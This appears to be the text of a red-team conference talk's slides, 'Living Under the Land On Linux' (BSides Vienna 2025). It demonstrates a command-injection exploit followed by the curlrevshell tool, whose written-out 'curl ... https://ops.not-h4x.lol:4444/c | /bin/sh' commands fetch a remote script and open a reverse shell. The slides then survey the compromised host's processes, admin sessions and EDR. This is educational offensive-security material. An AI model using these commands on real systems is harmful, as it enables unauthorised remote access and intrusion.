











Oh no...



Living Under the Land On Linux

Stuart McMurray
BSides Vienna ~ 22 November 2025

\$ whoami

- Stuart McMurray
- Principal Offensive Security Engineer
- Unix Nerd
- Libera: `stuart`
- LinkedIn: `@stuart--m`
- Et cetera: `(?i)magisterquis`
 - Twitter, Discord, GitHub, such



Code: github.com/magisterquis/lutlol



\$ whoami

Red Teamer

- Stuart McMurray
- Principal Offensive Security Engineer
- Unix Nerd
- Libera: stuart
- LinkedIn: @stuart--m
- Et cetera: (?i)magisterquis
 - Twitter, Discord, GitHub, such



Code: github.com/magisterquis/lutlol

Disclaimers

1. The views and ideas expressed in this talk belong to the speaker and do not necessarily reflect the official policy or position of any current or past employer.
2. Writing and using malware should be done with care. Be sure to consult with appropriate technical, management, and legal advisors before attempting any such activities.
3. The information presented in this talk is not specific to evading any particular defensive product's or project's capabilities.
4. For legal use only.

Up Next...

Very roughly, with some other bits in there as well

1. A Simple Shell
2. A Discourse on Deconstruction
Linux Operations into a
Collection of Related System
Calls
3. H4x

A Simple Shell

Initial access

```
Ops - Initial Access
OpenBSD 7.7 (GENERIC) #2: Sun Jun 29 09:03:32 MDT 2025

< ops.not-h4x.lol >
-----
      \  ^__^
      \  (oo)\_______
          (__)\       )\/\
              ||----w |
              ||     ||

[stuart@ops.not-h4x.lol:/home/stuart]
$
```

Initial access



```
Ops - Initial Access
OpenBSD 7.7 (GENERIC) #2: Sun Jun 29 09:03:32 MDT 2025

< ops.not-h4x.lol >
-----
  \   ^__^
  \  (oo)\_______
    (__)\\       )\/\
        ||----w |
        ||     ||

[stuart@ops.not-h4x.lol:/home/stuart]
$ ./exploit.sh
```

Initial access



```
OpenBSD 7.7 (GENERIC) #2: Sun Jun 29 09:03:32 MDT 2025

< ops.not-h4x.lol >
-----
      \  ^__^
      \  (oo)\_______
          (__)\"       )\/\
              ||----w |
              ||     ||

[stuart@ops.not-h4x.lol:/home/stuart]
$ ./exploit.sh 'id; uname -a'
```

Initial access



```
OpenBSD 7.7 (GENERIC) #2: Sun Jun 29 09:03:32 MDT 2025

< ops.not-h4x.lol >
-----
      \  ^__^
      \  (oo)\_______
          (__)\       )\/\
              ||----w |
              ||     ||

[stuart@ops.not-h4x.lol:/home/stuart]
$ ./exploit.sh 'id; uname -a'
uid=1000(wurzel) gid=1000(wurzel) groups=1000(wurzel)
Linux victim 6.1.0-38-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.147-1 (2025-08-02) x86_64 GNU/Linux
```

Curlrevshell - Listening



```
[stuart@ops.not-h4x.lol:/home/stuart]  
$ curlrevshell
```



Curlrevshell - Listening



```
[stuart@ops.not-h4x.lol:/home/stuart]  
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
```



Curlrevshell - Listening



```
[stuart@ops.not-h4x.lol:/home/stuart]  
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i  
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96  
12:14:15.948 Listening on 0.0.0.0:4444
```



Curlrevshell - Listening

```
Ops - Curlrevshell

[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:


curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh
```



Curlrevshell - The General Idea




Curlrevshell - The General Idea



Curlrevshell - The General Idea




Curlrevshell - The General Idea



Curlrevshell - The General Idea



Curlrevshell - The General Idea



Callback



```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BasIRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh
```



Callback

```
Ops - Exploit for a Shell
[stuart@ops.not-h4x.lol:/home/stuart]
$ ./exploit.sh '
> curl \
>   --insecure \
>   --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7Bas1RHPCD2/OI= \
>   --silent \
>   https://ops.not-h4x.lol:4444/c |
>   /bin/sh >/dev/null 2>&1 &
> '

```

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -cert crs/cert-1
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7Bas1RHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

```



Callback

```
Ops - Exploit for a Shell
[stuart@ops.not-h4x.lol:/home/stuart]
$ ./exploit.sh '
> curl \
>     --insecure \
>     --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7Bas1RHPCD2/OI= \
>     https://ops.not-h4x.lol:4444/c |
>     /bin/sh >/dev/null 2>&1 &
```



```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs -s tmpl -url https://ops.not-h4x.lol:4444/c
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:
curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7Bas1RHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
```



Callback

```
Ops - Curlrevshell
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BasIRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
```



Callback

```
Ops - Curlrevshell
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BasIRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Output connected: ID "34kwj8cbx2j7q"
```



Callback

```
Ops - Curlrevshell
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BasIRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Output connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Shell is ready to go!
```



Callback

```
Ops - Curlrevshell
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BasIRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Output connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Shell is ready to go!
> ps awwwfux
```



Callback

```
Ops - Curlrevshell 161

[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BasIRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Output connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Shell is ready to go!
> ps auxwwfux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0     0 ?        S   Aug31    0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        I<  Aug31    0:00 \_ [rcu_gp]
```



Situational Awareness

Ops - Curlrevshell												🏠
root	32880	0.0	0.8	15444	4028 ?	Ss	Sep03	0:00	sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups			
root	476676	0.0	2.2	17428	10636 ?	Ss	10:02	0:00	\ sshd: don [priv]			
don	476701	0.0	1.3	17688	6528 ?	S	10:02	0:00	\ sshd: don@pts/0			
don	476702	0.0	0.9	5416	4456 pts/0	Ss+	10:02	0:00	\ -bash			
systemd+	266091	0.0	0.4	18040	1984 ?	Ss	Sep06	0:00	/lib/systemd/systemd-networkd			
root	266099	0.0	11.1	155828	52036 ?	Ss	Sep06	0:10	/lib/systemd/systemd-journald			
systemd+	267468	0.0	0.6	90244	2976 ?	Ssl	Sep06	0:01	/lib/systemd/systemd-timesyncd			
root	267507	0.0	0.2	26588	1276 ?	Ss	Sep06	0:00	/lib/systemd/systemd-udev			
systemd+	267591	0.0	1.3	20736	6216 ?	Ss	Sep06	0:00	/lib/systemd/systemd-resolved			
root	298135	0.0	0.0	13132	412 ?	S<sl	Sep06	0:05	/sbin/auditd			
wurzel	308351	0.0	1.7	18936	8104 ?	Ss	Sep06	0:00	/lib/systemd/systemd --user			
wurzel	308352	0.0	0.7	168772	3476 ?	S	Sep06	0:00	\ (sd-pam)			
root	329730	0.0	0.4	1227000	2316 ?	Sl	Sep07	0:02	/usr/local/sbin/procrastinationedr -log /var/log/procrastinationedr.log			
root	329736	0.0	0.1	2944	624 ?	S	Sep07	0:00	\ tail --follow=name --silent /var/log/audit/audit.log			
don	476679	0.0	2.1	18972	10184 ?	Ss	10:02	0:00	/lib/systemd/systemd --user			
don	476681	0.0	0.7	168772	3480 ?	S	10:02	0:00	\ (sd-pam)			
wurzel	476982	0.1	2.2	1231420	10436 ?	Sl	10:13	0:00	vulnerableserver -domain victim.not-h4x.lol			
wurzel	477131	0.0	0.2	2584	940 ?	S	10:14	0:00	/bin/sh			
wurzel	477133	0.0	2.3	94148	11196 ?	S	10:14	0:00	\ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N			
wurzel	477134	0.0	0.1	2584	884 ?	S	10:14	0:00	\ /bin/sh			
wurzel	477138	0.0	0.8	8540	4200 ?	R	10:14	0:00	\ ps awwwfux			
wurzel	477135	0.0	2.6	94096	12200 ?	S	10:14	0:00	\ curl -K- something-normal.com			

Situational Awareness - An admin?

Ops - Curlrevshell											
root	32880	0.0	0.8	15444	4028	?	Ss	Sep03	0:00	sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups	
root	476676	0.0	2.2	17428	10636	?	Ss	10:02	0:00	\ sshd: don [priv]	
don	476701	0.0	1.3	17688	6528	?	S	10:02	0:00	\ sshd: don@pts/0	
don	476702	0.0	0.9	5416	4456	pts/0	Ss+	10:02	0:00	\ -bash	
systemd+	266091	0.0	0.4	18040	1984	?	Ss	Sep06	0:00	/lib/systemd/systemd-networkd	
root	266099	0.0	11.1	155828	52036	?	Ss	Sep06	0:10	/lib/systemd/systemd-journald	
systemd+	267468	0.0	0.6	90244	2976	?	Ssl	Sep06	0:01	/lib/systemd/systemd-timesyncd	
root	267507	0.0	0.2	26588	1276	?	Ss	Sep06	0:00	/lib/systemd/systemd-udev	
systemd+	267591	0.0	1.3	20736	6216	?	Ss	Sep06	0:00	/lib/systemd/systemd-resolved	
root	298135	0.0	0.0	13132	412	?	S<sl	Sep06	0:05	/sbin/auditd	
wurzel	308351	0.0	1.7	18936	8104	?	Ss	Sep06	0:00	/lib/systemd/systemd --user	
wurzel	308352	0.0	0.7	168772	3476	?	S	Sep06	0:00	\ (sd-pam)	
root	329730	0.0	0.4	1227000	2316	?	Sl	Sep07	0:02	/usr/local/sbin/procrastinationedr -log /var/log/procrastinationedr.log	
root	329736	0.0	0.1	2944	624	?	S	Sep07	0:00	\ tail --follow=name --silent /var/log/audit/audit.log	
don	476679	0.0	2.1	18972	10184	?	Ss	10:02	0:00	/lib/systemd/systemd --user	
don	476681	0.0	0.7	168772	3480	?	S	10:02	0:00	\ (sd-pam)	
wurzel	476982	0.1	2.2	1231420	10436	?	Sl	10:13	0:00	vulnerableserver -domain victim.not-h4x.lol	
wurzel	477131	0.0	0.2	2584	940	?	S	10:14	0:00	/bin/sh	
wurzel	477133	0.0	2.3	94148	11196	?	S	10:14	0:00	\ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N	
wurzel	477134	0.0	0.1	2584	884	?	S	10:14	0:00	\ /bin/sh	
wurzel	477138	0.0	0.8	8540	4200	?	R	10:14	0:00	\ ps awwfux	
wurzel	477135	0.0	2.6	94096	12200	?	S	10:14	0:00	\ curl -K- something-normal.com	

Situational Awareness - EDR, such as it is

Ops - Curlrevshell											
root	32880	0.0	0.8	15444	4028	?	Ss	Sep03	0:00	sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups	
root	476676	0.0	2.2	17428	10636	?	Ss	10:02	0:00	\ sshd: don [priv]	
don	476701	0.0	1.3	17688	6528	?	S	10:02	0:00	\ sshd: don@pts/0	
don	476702	0.0	0.9	5416	4456	pts/0	Ss+	10:02	0:00	\ -bash	
systemd+	266091	0.0	0.4	18040	1984	?	Ss	Sep06	0:00	/lib/systemd/systemd-networkd	
root	266099	0.0	11.1	155828	52036	?	Ss	Sep06	0:10	/lib/systemd/systemd-journald	
systemd+	267468	0.0	0.6	90244	2976	?	Ssl	Sep06	0:01	/lib/systemd/systemd-timesyncd	
root	267507	0.0	0.2	26588	1276	?	Ss	Sep06	0:00	/lib/systemd/systemd-udev	
systemd+	267591	0.0	1.3	20736	6216	?	Ss	Sep06	0:00	/lib/systemd/systemd-resolved	
root	298135	0.0	0.0	13132	412	?	S<sl	Sep06	0:05	/sbin/auditd	
wurzel	308351	0.0	1.7	18936	8104	?	Ss	Sep06	0:00	/lib/systemd/systemd --user	
wurzel	308352	0.0	0.7	168772	3476	?	S	Sep06	0:00	\ (sd-pam)	
root	329730	0.0	0.4	1227000	2316	?	Sl	Sep07	0:02	/usr/local/sbin/procrastinationedr -log /var/log/procrastinationedr.log	
root	329736	0.0	0.1	2944	624	?	S	Sep07	0:00	\ tail --follow=name --silent /var/log/audit/audit.log	
don	476679	0.0	2.1	18972	10184	?	Ss	10:02	0:00	/lib/systemd/systemd --user	
don	476681	0.0	0.7	168772	3480	?	S	10:02	0:00	\ (sd-pam)	
wurzel	476982	0.1	2.2	1231420	10436	?	Sl	10:13	0:00	vulnerableserver -domain victim.not-h4x.lol	
wurzel	477131	0.0	0.2	2584	940	?	S	10:14	0:00	/bin/sh	
wurzel	477133	0.0	2.3	94148	11196	?	S	10:14	0:00	\ curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI=https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N	
wurzel	477134	0.0	0.1	2584	884	?	S	10:14	0:00	\ /bin/sh	
wurzel	477138	0.0	0.8	8540	4200	?	R	10:14	0:00	\ ps awwwfux	
wurzel	477135	0.0	2.6	94096	12200	?	S	10:14	0:00	\ curl -K- something-normal.com	

Situational Awareness - Kinda goofy

Ops - Curlrevshell												🔍
root	32880	0.0	0.8	15444	4028 ?	Ss	Sep03	0:00	sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups			
root	476676	0.0	2.2	17428	10636 ?	Ss	10:02	0:00	\ sshd: don [priv]			
don	476701	0.0	1.3	17688	6528 ?	S	10:02	0:00	\ sshd: don@pts/0			
don	476702	0.0	0.9	5416	4456 pts/0	Ss+	10:02	0:00	\ -bash			
systemd+	266091	0.0	0.4	18040	1984 ?	Ss	Sep06	0:00	/lib/systemd/systemd-networkd			
root	266099	0.0	11.1	155828	52036 ?	Ss	Sep06	0:10	/lib/systemd/systemd-journald			
systemd+	267468	0.0	0.6	90244	2976 ?	Ssl	Sep06	0:01	/lib/systemd/systemd-timesyncd			
root	267507	0.0	0.2	26588	1276 ?	Ss	Sep06	0:00	/lib/systemd/systemd-udev			
